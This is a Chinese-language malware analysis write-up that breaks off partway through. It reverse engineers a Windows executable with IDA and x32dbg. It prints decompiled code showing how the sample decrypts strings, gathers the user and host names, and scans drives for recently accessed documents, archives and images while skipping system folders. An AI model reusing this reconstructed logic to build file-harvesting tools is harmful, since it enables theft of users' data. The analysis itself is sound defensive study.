
样本信息

MD5: ade9a4ee3acbb0e6b42fb57f118dbd6b
格式: exe

静态分析


1. C++编写，无壳




2. IDA 打开文件，大致了解其主要功能
3.

动态分析

1. X32dbg 加载程序，然后运行到用户代码：




2. 修改 IDA 中基址地址，使其与 x32dbg 地址对应：



Main

3. 在 IDA 中找到 main 函数，然后在 x32dbg 中对应的地址进行下断：



4. 程序首先加载资源，然后创建窗口并且显示窗口：

```
.text:001911B0 call    edi ; LoadStringW
.text:001911B2 push    64h ; 'd'        ; cchBufferMax
.text:001911B4 push    offset ClassName ; lpBuffer
.text:001911B9 push    6Dh ; 'm'        ; uID
.text:001911BB push    esi              ; hInstance
.text:001911BC call    edi ; LoadStringW
.text:001911BE mov     eax, esi
.text:001911C0 call    sub_191510       ; 加载其他资源
.text:001911C5 push    0                ; lpParam
.text:001911C7 push    esi              ; hInstance
.text:001911C8 push    0                ; hMenu
.text:001911CA push    0                ; hWndParent
.text:001911CC push    0                ; nHeight
.text:001911CE push    80000000h        ; nWidth
.text:001911D3 push    0                ; Y
.text:001911D5 push    80000000h        ; X
.text:001911DA push    0CF0000h         ; dwStyle
.text:001911DF push    offset WindowName ; lpWindowName
.text:001911E4 push    offset ClassName ; lpClassName
.text:001911E9 push    0                ; dwExStyle
.text:001911EB mov     hInstance, esi
.text:001911F1 call    ds:CreateWindowExW ; 创建窗口
.text:001911F7 mov     edi, eax
.text:001911F9 test    edi, edi
.text:001911FB jz      loc_1912D6
```

```
.text:00191201 push    0                ; nCmdShow
.text:00191203 push    edi              ; hWnd
.text:00191204 call    ds:ShowWindow
.text:0019120A push    edi              ; hWnd
.text:0019120B call    ds:UpdateWindow
.text:00191211 push    6Dh ; 'm'        ; lpTableName
.text:00191213 push    esi              ; hInstance
.text:00191214 call    ds:LoadAcceleratorsW
.text:0019121A lea     eax, [esp+9B0h+WSAData]
.text:0019121E push    eax              ; lpWSAData
.text:0019121F push    202h             ; wVersionRequested
.text:00191224 call    ds:WSAStartup    ; 套接字初始化
.text:0019122A test    eax, eax
.text:0019122C jnz     loc_1912D6
```

5. 往下，发现调研字符串解密函数进行字符串解密，同时创建信号量对象：

```
.text:00191278 mov     edx, ds:dword_196300
.text:0019127E mov     cx, ds:word_196304
.text:00191285 mov     [eax], edx
.text:00191287 push    1388h            ; dwMilliseconds
.text:0019128C mov     [eax+4], cx
.text:00191290 call    ebx ; Sleep
.text:00191292 call    sub_193810       ; 字符串解密函数
.text:00191297 mov     ecx, offset SubKey ; "DWDS'JX['EV'ID`Qm'Dgv'swDsj'DxD`[mrDh's"...
.text:0019129C call    sub_193F80       ; 字符串解密函数，"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion"
.text:001912A1 mov     ecx, offset Value ; "DT'v'shygxDR'eqi"
.text:001912A6 call    sub_193F80       ; 字符串解密函数，"ProductName"
.text:001912AB push    offset Name      ; "errors."
.text:001912B0 push    1                ; lMaximumCount
.text:001912B2 push    1                ; lInitialCount
.text:001912B4 push    0                ; lpSemaphoreAttributes
.text:001912B6 call    ds:CreateSemaphoreA ; 创建或打开命名或未命名的信号量对象
.text:001912BC mov     dword_19D32C, eax
.text:001912C1 call    ds:GetLastError
.text:001912C7 cmp     eax, 0B7h
.text:001912CC jnz     short loc_1912EF
```

6. 往下，调用函数 sub_193FF0

sub_193FF0

7. 拼接得到字符串：“C:\Users\test\AppData\Roaming\Microsoft\Windows\SendTo\errlog”

```
.text:00194039 call    ds:SHGetFolderPathA
.text:0019403F mov     esi, ds:strcat_s
.text:00194045 push    offset aErrlog  ; "\\errlog"
.text:0019404A lea     ecx, [esp+1BCh+pszPath]
.text:00194051 push    104h            ; SizeInBytes
.text:00194056 push    ecx             ; Destination
.text:00194057 call    esi ; strcat_s  ; 字符串拼接得到 “C:\Users\test\AppData\Roaming\Microsoft\Windows\SendTo\errlog”
.text:00194059 add     esp, 0Ch
.text:0019405C push    1
.text:0019405E push    40h ; '@'
.text:00194060 push    1
```

8. 然后创建此文件，并向其中写入指定的数据“17256”：

```
.text:001940C3 loc_1940C3:              ; Time
.text:001940C3 push    0
.text:001940C5 call    ds:_time64
.text:001940CB push    eax              ; Seed
.text:001940CC call    ds:srand
.text:001940D2 call    ds:rand
.text:001940D8 push    0Ah              ; Radix
.text:001940DA push    400h             ; BufferCount
.text:001940DF push    offset SubStr    ; Buffer
.text:001940E4 push    eax              ; Value
.text:001940E5 call    ds:_itoa_s
.text:001940EB lea     eax, [esp+1D0h+pszPath]
.text:001940F2 push    offset aW        ; "w"
.text:001940F7 push    eax              ; FileName
.text:001940F8 call    ds:fopen         ; 创建文件errlog
.text:001940FE push    offset SubStr
.text:00194103 mov     edi, eax
.text:00194105 push    offset Format    ; "%s"
.text:0019410A push    edi              ; Stream
.text:0019410B call    ds:fprintf
.text:00194111 push    edi              ; Stream
.text:00194112 call    ds:fclose
.text:00194118 add     esp, 30h
.text:0019411B push    1388h            ; dwMilliseconds
```

```
00194103  8BF8          mov edi,eax
00194105  68 1C631900   push ade9a4ee3acbb0e6b42fb57f118dbd6b.19
0019410A  57            push edi
0019410B  FF15 98611900 call dword ptr ds:[<&fprintf>]
00194111  57            push edi
00194112  FF15 9C611900 call dword ptr ds:[<&fclose>]
00194118  83C4 30       add esp,30
0019411B  68 88130000   push 1388
00194120  FF15 34601900 call dword ptr ds:[<&Sleep>]
00194126  8D4C24 18     lea ecx,dword ptr ss:[esp+18]
0019412A  FF15 10611900 call dword ptr ds:[<&?close@?$basic_ifst

ds:[00196198 <ade9a4ee3acbb0e6b42fb57f118dbd6b.&fprintf>]=<msvcr90.fprintf>

EFLAGS   00000202
ZF 0  PF 0  AF 0
OF 0  SF 0  DF 0
CF 0  TF 0  IF 1

默认 (stdcall)
1: [esp] 72937408 msvcr90.72937408
2: [esp+4] 0019631C ade9a4ee3acbb0e6b42fb57f118dbd6b.0019631C
3: [esp+8] 0019F6E0 "17256"
4: [esp+C] 00EFF188 C:\\Users\\test\\AppData\\Roaming\\Microsoft\\Wi
5: [esp+10] 00196314 ade9a4ee3acbb0e6b42fb57f118dbd6b.00196314
```

9. 继续往下，会收集主机信息：

```
.text:00194120 call    ds:Sleep
.text:00194126 lea     ecx, [esp+1B8h+var_1A0]
.text:0019412A call    ds:?close@?$basic_ifstream@DU?$char_traits@D@std@@@std@@QAEXXZ ;
.text:00194130 lea     ecx, [esp+1B8h+pcbBuffer]
.text:00194134 mov     eax, 21Ch
.text:00194139 push    ecx              ; pcbBuffer
.text:0019413A push    offset byte_19E0D8 ; lpBuffer
.text:0019413F mov     [esp+1C0h+pcbBuffer], eax
.text:00194143 mov     [esp+1C0h+nSize], eax
.text:00194147 mov     [esp+1C0h+pcbData], eax
.text:0019414B call    ds:GetUserNameA ; 获取主机用户名
.text:00194151 lea     edx, [esp+1B8h+nSize]
.text:00194155 push    edx              ; nSize
.text:00194156 push    offset Destination ; lpBuffer
.text:0019415B call    ds:GetComputerNameA ; 获取主机名
.text:00194161 lea     eax, [esp+1B8h+pcbData]
.text:00194165 push    eax              ; pcbData
.text:00194166 push    offset pvData    ; pvData
.text:0019416B push    0                ; pdwType
.text:0019416D push    0FFFFh           ; dwFlags
.text:00194172 push    offset Value     ; "DT'v'shygxDR'eqi"
.text:00194177 push    offset SubKey    ; "DWDS'JX['EV'ID`Qm'Dgv'swDsj'DxD`[mrDh's"...
.text:0019417C push    80000002h        ; hkey
.text:00194181 call    ds:RegGetValueA ; 获取注册表值
.text:00194187 cmp     pvData, 0
```

10. 将收集的主机信息进行拼接：

```
.text:001941B9 call    esi ; strcat_s
.text:001941BB push    offset byte_19E0D8 ; Source
.text:001941C0 push    400h             ; SizeInBytes
.text:001941C5 push    offset Destination ; Destination
.text:001941CA call    esi ; strcat_s
.text:001941CC push    offset asc_1963AC ; "_"
.text:001941D1 push    400h             ; SizeInBytes
.text:001941D6 push    offset Destination ; Destination
.text:001941DB call    esi ; strcat_s
.text:001941DD push    offset pvData    ; Source
.text:001941E2 push    400h             ; SizeInBytes
.text:001941E7 push    offset Destination ; Destination
.text:001941EC call    esi ; strcat_s
.text:001941EE push    offset asc_1963AC ; "_"
.text:001941F3 push    400h             ; SizeInBytes
.text:001941F8 push    offset Destination ; Destination
.text:001941FD call    esi ; strcat_s
.text:001941FF push    offset SubStr    ; Source
.text:00194204 push    400h             ; SizeInBytes
.text:00194209 push    offset Destination ; Destination
.text:0019420E call    esi ; strcat_s
.text:00194210 add     esp, 48h
.text:00194213 lea     ecx, [esp+1B8h+var_1A0]
.text:00194217 mov     [esp+1B8h+var_4], 0FFFFFFFFh
```

11. sub_193FF0 的功能主要是创建文件，并且收集用户和主机信息
12. 回到 main 函数，继续往下，会打开文件

“C:\Users\test\AppData\Roaming\Microsoft\Windows\SendTo\error”

```
.text:001912EF
.text:001912EF loc_1912EF:
.text:001912EF call    sub_193FF0
.text:001912F4 push    offset Mode      ; "rb"
.text:001912F9 push    offset FileName ; FileName
.text:001912FE call    ds:fopen
.text:00191304 mov     esi, eax
.text:00191306 add     esp, 8
.text:00191309 test    esi, esi
.text:0019130B jz      short loc_191378
```

```
001912F9   68 D0E61900   push ade9a4ee3acbb0e6b42fb57f118d 19E6D0:"C:\\User
001912FE   FF15 A8611900 call dword ptr ds:[<&fopen>]
00191304   8BF0          mov esi,eax                      esi:"MZ?"
00191306   83C4 08       add esp,8
00191309   85F6          test esi,esi                     esi:"MZ?"
0019130B   74 6B         je ade9a4ee3acbb0e6b42fb57f118dbd
0019130D   6A 02         push 2
0019130F   6A 00         push 0
0019E6D0 "C:\\Users\\test\\AppData\\Roaming\\Microsoft\\Windows\\SendTo\\error"
.text:001912F9 ade9a4ee3acbb0e6b42fb57f118dbd6b.exe:$12F9 #6F9
```

13. 如果成功打开文件，则向指定的位置中写入空格“ ”数据：

```
.text:0019130F push    0               ; Offset
.text:00191311 push    esi             ; Stream
.text:00191312 call    ds:fseek        ; 将文件的指针移动到指定位置
.text:00191318 add     esp, 0Ch
.text:0019131B push    esi             ; Stream
.text:0019131C call    ds:ftell
.text:00191322 mov     ebx, ds:fclose
.text:00191328 add     esp, 4
.text:0019132B push    esi             ; Stream
.text:0019132C mov     edi, eax
.text:0019132E call    ebx ; fclose
.text:00191330 add     esp, 4
.text:00191333 push    3E8h            ; dwMilliseconds
.text:00191338 call    ds:Sleep
.text:0019133E cmp     edi, 4C4B40h
.text:00191344 jbe     short loc_191372
```

```
.text:00191346 push    offset aW       ; "w"
.text:0019134B push    offset FileName ; FileName
.text:00191350 call    ds:fopen        ; 向文件中写入数据
.text:00191356 push    offset asc_196318 ; " "
.text:0019135B mov     esi, eax
.text:0019135D push    offset Format   ; "%s"
.text:00191362 push    esi             ; Stream
.text:00191363 call    ds:fprintf
.text:00191369 add     esp, 14h
.text:0019136C push    esi             ; Stream
```

14. 如果打开文件失败，则调用 sub_191700 函数：

sub_191700

15. 首先读取主机的驱动器，然后进行遍历：

```
.text:0019170B xor     eax, esp
.text:0019170D mov     [esp+830h+var_4], eax
.text:00191714 mov     eax, ds:dword_196328
.text:00191719 mov     cx, ds:word_19632C
.text:00191720 push    ebx
.text:00191721 push    ebp
.text:00191722 mov     ebp, [esp+838h+arg_0]
.text:00191729 push    esi
.text:0019172A push    edi
.text:0019172B mov     dword ptr [esp+840h+String2], eax
.text:0019172F mov     [esp+840h+var_82C], cx
.text:00191734 call    ds:GetLogicalDrives ; 读取驱动器
.text:0019173A mov     ebx, eax
.text:0019173C test    ebx, ebx
.text:0019173E jz      short loc_1917AA
```

```
.text:00191740 mov     esi, ds:lstrcpyW
.text:00191746 mov     edi, ds:lstrcatW
.text:0019174C lea     esp, [esp+0]
```

```
.text:00191750
.text:00191750 loc_191750:             ; 遍历驱动器盘符：ABCDEFGH
.text:00191750 test    bl, 1
.text:00191753 jz      short loc_1917A1
```

16. 如果存在则传入参数“指定盘符序号:*”（如“C:*”），同时调用函数 sub_1917D0（遍历主机磁盘）

```
.text:00191755 lea     edx, [esp+840h+String2+2]
.text:00191759 push    edx             ; lpString2
.text:0019175A lea     eax, [esp+844h+String1]
.text:00191761 push    eax             ; lpString1
.text:00191762 call    esi ; lstrcpyW
.text:00191764 lea     ecx, [esp+840h+String2+2]
.text:00191768 push    ecx             ; lpString2
.text:00191769 lea     edx, [esp+844h+var_828]
.text:0019176D push    edx             ; lpString1
.text:0019176E call    esi ; lstrcpyW
.text:00191770 push    offset String2  ; ":\\"
.text:00191775 lea     eax, [esp+844h+String1]
.text:0019177C push    eax             ; lpString1
.text:0019177D call    edi ; lstrcatW
.text:0019177F push    offset asc_196338 ; ":\\*"
.text:00191784 lea     ecx, [esp+844h+var_828]
.text:00191788 push    ecx             ; lpString1
.text:00191789 call    edi ; lstrcatW
.text:0019178B lea     edx, [esp+840h+var_828]
.text:0019178F push    edx             ; 字符串“A:\*”
.text:00191790 lea     eax, [esp+844h+String1]
.text:00191797 push    eax             ; 字符串“A:\”
.text:00191798 push    ebp             ; int
.text:00191799 call    sub_1917D0      ; 核心功能函数之一
.text:0019179E add     esp, 0Ch
```

17. 否则，sub_191700 函数直接返回。

sub_1917D0

18. 跟入函数 sub_1917D0，该函数会进行磁盘下的文件遍历：

```
v3 = 0;
v22 = 0;
v23 = (LPCWSTR)a2;                                  // a2 为磁盘根路径，如 C:\
*(_DWORD *)String1 = 0;
memset(v85, 0, sizeof(v85));
lstrcatW(String1, lpString2);
result = FindFirstFileW(String1, &FindFileData);// 遍历文件
hFindFile = result;
if ( result != (HANDLE)-1 )
{
  do
  {
    if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
    {
      *(_DWORD *)v81 = 0;
      memset(v82, 0, sizeof(v82));
      lstrcatW(v81, FindFileData.cFileName);
      v76 = 0;
      v77 = 0;
      v78 = 0;
      v79 = 0;
      *(_DWORD *)v69 = '.\0.';
      v70 = 0;
      *(_DWORD *)String2 = '.';
```

19. 然后对遍历的文件夹或者文件进行筛选，排除部分系统的文件和文件夹，这些文件或者文件夹字符串都是被加密的，需要使用 x32dbg 动态运行后在内存中找到对应的内存进行字符串查看：

```
if ( lstrcmpW(v81, String2) && lstrcmpW(v81, v69) )// 排除指定文件夹和文件
{
  v5 = v23;
  lstrcpyW(Str, v23);                    // 盘符根路径
  lstrcatW(Str, FindFileData.cFileName);// 将盘符和读取的文件名进行拼接，得出文件的绝对路径
  lstrcpyW(v89, v5);
  lstrcatW(v89, FindFileData.cFileName);
  v26 = (LPCWSTR)v27;
  sub_1944D0((LPWSTR *)&v26, ::String, 3u);// 字符串  C:\Program Files (x86)
                                         // sub_1944D0 函数的作用是复制字符串并计算字符串长度
  v21 = lstrcmpW(Str, v26) != 0;
  if ( v26 != (LPCWSTR)v27 )
    free((void *)v26);
  if ( v21 )                             // 将以下的目录进行排除
  {
    v26 = (LPCWSTR)v27;
    sub_1944D0((LPWSTR *)&v26, aGTvskveqJmpiw_0, 3u);// 字符串  C:\Program Files
                                         //
    v21 = lstrcmpW(Str, v26) != 0;
    if ( v26 != (LPCWSTR)v27 )
      free((void *)v26);
    if ( v21 )
    {
      v26 = (LPCWSTR)v27;
      sub_1944D0((LPWSTR *)&v26, aGTvskveqhexe, 3u);// 字符串 C:\ProgramData
                                         //
```

```
sub_1944D0((LPWSTR *)&v26, aGYwivwEppYwivw, 3u);// 字符串 C:\Users\All Users
                                         //
v21 = lstrcmpW(Str, v26) != 0;
if ( v26 != (LPCWSTR)v27 )
  free((void *)v26);
if ( v21 )
{
  v26 = (LPCWSTR)v27;
  sub_1944D0((LPWSTR *)&v26, aMrhsWVigirx, 3u);// 字符串  Windows\Recent
                                         //
  v21 = wcsstr(Str, v26) == 0;
  if ( v26 != (LPCWSTR)v27 )
    free((void *)v26);
  if ( v21 )
  {
    v26 = (LPCWSTR)v27;
    sub_1944D0((LPWSTR *)&v26, aPsgepXiqt, 3u);// 字符串  Local\Temp
                                         //
    v21 = wcsstr(Str, v26) == 0;
    if ( v26 != (LPCWSTR)v27 )
      free((void *)v26);
    if ( v21 )
    {
      v26 = (LPCWSTR)v27;
      sub_1944D0((LPWSTR *)&v26, aGFssx, 3u);// 字符串 C:\Boot
      v21 = lstrcmpW(Str, v26) != 0;
      if ( v26 != (LPCWSTR)v27 )
```

```
v26 = (LPCWSTR)v27;
sub_1944D0((LPWSTR *)&v26, aMrhsWXiqtsvevM, 3u);// 字符串: Windows\Temporary Internet Files
                                         //
v21 = wcsstr(Str, v26) == 0;
if ( v26 != (LPCWSTR)v27 )
  free((void *)v26);
if ( v21 )
{
  v26 = (LPCWSTR)v27;
  sub_1944D0((LPWSTR *)&v26, aEtthexePsgep, 3u);// 字符串 AppData\Local
                                         //
  v21 = wcsstr(Str, v26) == 0;
  if ( v26 != (LPCWSTR)v27 )
    free((void *)v26);
  if ( v21 )
  {
    v26 = (LPCWSTR)v27;
    sub_1944D0((LPWSTR *)&v26, aGVigGpi2fmr, 3u);// 字符串  C:\$Recycle.Bin.
                                         //
    v21 = wcsstr(Str, v26) == 0;
    if ( v26 != (LPCWSTR)v27 )
      free((void *)v26);
    if ( v21 )
    {
      v26 = (LPCWSTR)v27;
      sub_1944D0((LPWSTR *)&v26, aGMrhsW, 3u);// 字符串  C:\Windows
                                         //
```

20. 排除上面的文件和文件夹后，对其他的文件则进行格式排查，同样地，这些字符串也是被加密过的，但是当程序在 x32dbg 中动态运行后就解密了，应该是前面的解密函数解密的，也需要在指定内存在进行查找，：

```
else                                        // 除了上面列出的文件和文件夹之外的文件
                                            // 对其他文件进行操作
{
  v6 = __PAIR64__(FindFileData.nFileSizeHigh, FindFileData.nFileSizeLow);// 获取文件的大小
  lstrcpyW(v80, FindFileData.cFileName);  // 获取文件名
  if ( v6 < 25000000 )
  {                                         // 判断文件的后缀
    SubStr = (wchar_t *)v53;
    sub_1944D0(&SubStr, a2Mt, 3u);          // zip
    v90 = 0;
    v3 |= 1u;
    v22 = (_DWORD *)v3;
    if ( wcsstr(v80, SubStr) )
      goto LABEL_59;
    v48 = (wchar_t *)v49;
    sub_1944D0(&v48, a2vev, 3u);            // rar
    v90 = 1;
    v3 |= 2u;
    v22 = (_DWORD *)v3;
    if ( wcsstr(v80, v48) )
      goto LABEL_59;
    v44 = (wchar_t *)v45;
    sub_1944D0(&v44, a2hsg, 3u);            // doc
    v90 = 2;
    v3 |= 4u;
    v22 = (_DWORD *)v3;
    if ( wcsstr(v80, v44) )
```

```
sub_1944D0(&v40, a2hsg_0, 3u);              // docx
v90 = 3;
v3 |= 8u;
v22 = (_DWORD *)v3;
if ( wcsstr(v80, v40) )
  goto LABEL_59;
v36 = (wchar_t *)v37;
sub_1944D0(&v36, a2Pw, 3u);                 // xls
v90 = 4;
v3 |= 0x10u;
v22 = (_DWORD *)v3;
if ( wcsstr(v80, v36) )
  goto LABEL_59;
v34 = (wchar_t *)v35;
sub_1944D0(&v34, a2Pw_0, 3u);               // xlsx
v90 = 5;
v3 |= 0x20u;
v22 = (_DWORD *)v3;
if ( wcsstr(v80, v34) )
  goto LABEL_59;
v60 = (wchar_t *)v61;
sub_1944D0(&v60, a2ttx, 3u);                // ppt
v90 = 6;
v3 |= 0x40u;
v22 = (_DWORD *)v3;
if ( wcsstr(v80, v60) )
  goto LABEL_59;
v64 = (wchar_t *)v65;
```

```
sub_1944D0(&v64, a2ttx_0, 3u);              // pptx
v90 = 7;
v3 |= 0x80u;
v22 = (_DWORD *)v3;
if ( wcsstr(v80, v64) )
  goto LABEL_59;
v66 = (wchar_t *)v67;
sub_1944D0(&v66, a2xX, 3u);                 // txt
v90 = 8;
v3 |= 0x100u;
v22 = (_DWORD *)v3;
if ( wcsstr(v80, v66) )
  goto LABEL_59;
v54 = (wchar_t *)v55;
sub_1944D0(&v54, a2ntk, 3u);                // jpg
v90 = 9;
v3 |= 0x200u;
v22 = (_DWORD *)v3;
if ( wcsstr(v80, v54) )
  goto LABEL_59;
v32 = (wchar_t *)v33;
sub_1944D0(&v32, a2ntik, 3u);               // jpeg
v90 = 10;
v3 |= 0x400u;
v22 = (_DWORD *)v3;
if ( wcsstr(v80, v32) )
  goto LABEL_59;
```

```
v50 = (wchar_t *)v51;
sub_1944D0(&v50, a2fqt, 3u);                // bmp
v90 = 11;
v3 |= 0x800u;
v22 = (_DWORD *)v3;
if ( wcsstr(v80, v50) )
  goto LABEL_59;
v62 = (wchar_t *)v63;
sub_1944D0(&v62, a2thj, 3u);                // pdf
v90 = 12;
v3 |= 0x1000u;
v22 = (_DWORD *)v3;
if ( wcsstr(v80, v62) )
  goto LABEL_59;
v46 = (wchar_t *)v47;
sub_1944D0(&v46, a2riex, 3u);               // neat
v90 = 13;
v3 |= 0x2000u;
v22 = (_DWORD *)v3;
if ( wcsstr(v80, v46) )
  goto LABEL_59;
v58 = (wchar_t *)v59;
sub_1944D0(&v58, a2ipr, 3u);                // eln
v90 = 14;
v3 |= 0x4000u;
v22 = (_DWORD *)v3;
if ( wcsstr(v80, v58) )
  goto LABEL_59;
v42 = (wchar_t *)v43;
sub_1944D0(&v42, a2ttm, 3u);                // ppi
v90 = 15;
v3 |= 0x8000u;
v22 = (_DWORD *)v3;
```

```
sub_1944D0(&v56, a2ivv, 3u);                // err
v90 = 16;
v3 |= 0x10000u;
v22 = (_DWORD *)v3;
if ( wcsstr(v80, v56) )
  goto LABEL_59;
v38 = (wchar_t *)v39;
sub_1944D0(&v38, a2ivu, 3u);                // erq
v90 = 17;
v3 |= 0x20000u;
v22 = (_DWORD *)v3;
if ( wcsstr(v80, v38)
  || (v26 = (LPCWSTR)v27,
      sub_1944D0((LPWSTR *)&v26, a2eV, 3u),
      v3 |= 0x40000u,                       // azr
      v22 = (_DWORD *)v3,
      v7 = wcsstr(v80, v26),
      v21 = 0,
      v7) )
{
```

21. 对于上面加密的字符串，我们可以直接在 x32dbg 中搜索字符串，就可以找到这些被解密的字符串了。

```
00191646 mov ecx,dword ptr ds:[19D4C0]                    &"MZ?"
0019177F push ade9a4ee3acbb0e6b42fb57f118dbd6b.196338     L":\\*"
001919B3 push ade9a4ee3acbb0e6b42fb57f118dbd6b.198A48     "C:\\Program Files (x86)"
00191A0A push ade9a4ee3acbb0e6b42fb57f118dbd6b.198B48     "C:\\Program Files"
00191A59 push ade9a4ee3acbb0e6b42fb57f118dbd6b.198C48     "C:\\ProgramData"
00191AB0 push ade9a4ee3acbb0e6b42fb57f118dbd6b.198D48     "C:\\Users\\All Users"
00191AFF push ade9a4ee3acbb0e6b42fb57f118dbd6b.198E48     "Windows\\Recent"
00191B55 push ade9a4ee3acbb0e6b42fb57f118dbd6b.198F48     "Local\\Temp"
00191BA3 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199048     "C:\\Boot"
00191BFA push ade9a4ee3acbb0e6b42fb57f118dbd6b.199148     "Windows\\Temporary Internet Files"
00191C48 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199248     "AppData\\Local"
00191C9E push ade9a4ee3acbb0e6b42fb57f118dbd6b.199348     "C:\\$Recycle.Bin"
00191CEC push ade9a4ee3acbb0e6b42fb57f118dbd6b.199448     "C:\\Windows"
00191DC5 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199548     ".zip"
00191E15 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199648     ".rar"
00191E65 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199748     ".doc"
00191EB5 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199848     ".docx"
00191F05 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199948     ".xls"
00191F55 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199A48     ".xlsx"
00191FA5 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199B48     ".ppt"
00191FF5 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199C48     ".pptx"
00192048 push ade9a4ee3acbb0e6b42fb57f118dbd6b.199D48     ".txt"
0019209B push ade9a4ee3acbb0e6b42fb57f118dbd6b.199E48     ".jpg"
001920EE push ade9a4ee3acbb0e6b42fb57f118dbd6b.199F48     ".jpeg"
00192141 push ade9a4ee3acbb0e6b42fb57f118dbd6b.19A048     ".bmp"
00192194 push ade9a4ee3acbb0e6b42fb57f118dbd6b.19A148     ".pdf"
001921E7 push ade9a4ee3acbb0e6b42fb57f118dbd6b.19A248     ".neat"
0019223A push ade9a4ee3acbb0e6b42fb57f118dbd6b.19A348     ".eln"
0019228D push ade9a4ee3acbb0e6b42fb57f118dbd6b.19A448     ".ppi"
001922E0 push ade9a4ee3acbb0e6b42fb57f118dbd6b.19A548     ".err"
00192333 push ade9a4ee3acbb0e6b42fb57f118dbd6b.19A648     ".erq"
0019237F push ade9a4ee3acbb0e6b42fb57f118dbd6b.19A748     ".azr"
```

22. 如果找到这些指定格式的文件，则将标志位置为 1，然后对文件的时间信息进行获取，如果该文件的最近访问时间与当前事件的差值小于特定的值，则进行进一步操作：

```
LABEL_59:
          v21 = 1;                          // 如果找到上述格式的文件，则标准位 v20=1
        }
        if ( (v3 & 0x40000) == 0 || (v3 &= ~0x40000u, v22 = (_DWORD *)v3, v26 == (LPCWSTR)v27) )
        {
          v8 = free;
```

```
if ( v21 )                              // 如果找到上述格式的文件，则进行下面的操作
{
  lstrcpyW(FileName, v23);              // v22 为磁盘路径，如C:\
  lstrcatW(FileName, FindFileData.cFileName);
  FileW = CreateFileW(FileName, 0x80000000, 1u, 0, 3u, 0, 0);// 以读取的权限打开文件
  v10 = FileW;
  if ( FileW != (HANDLE)-1 )
  {
    if ( sub_192970(FileW) )            // 获取上次访问文件或目录的日期和时间
      wprintf(L"%s", v86);
    GetFileSizeEx(v10, &FileSize);      // 读取文件大小
    v3 = (int)v22;
  }
  CloseHandle(v10);
  if ( dword_19EED4 < a1 )              // 上次访问文件的时间与当前的时间差值  /天
```

23. 将文件的最近访问时间和文件名拼接，生成一个新的字符串：

```
if ( dword_19EED4 < a1 )              // 上次访问文件的时间与当前的时间差值 | /天
{
  lstrcpyW(String, v86);              // 上次访问文件或目录的日期和时间
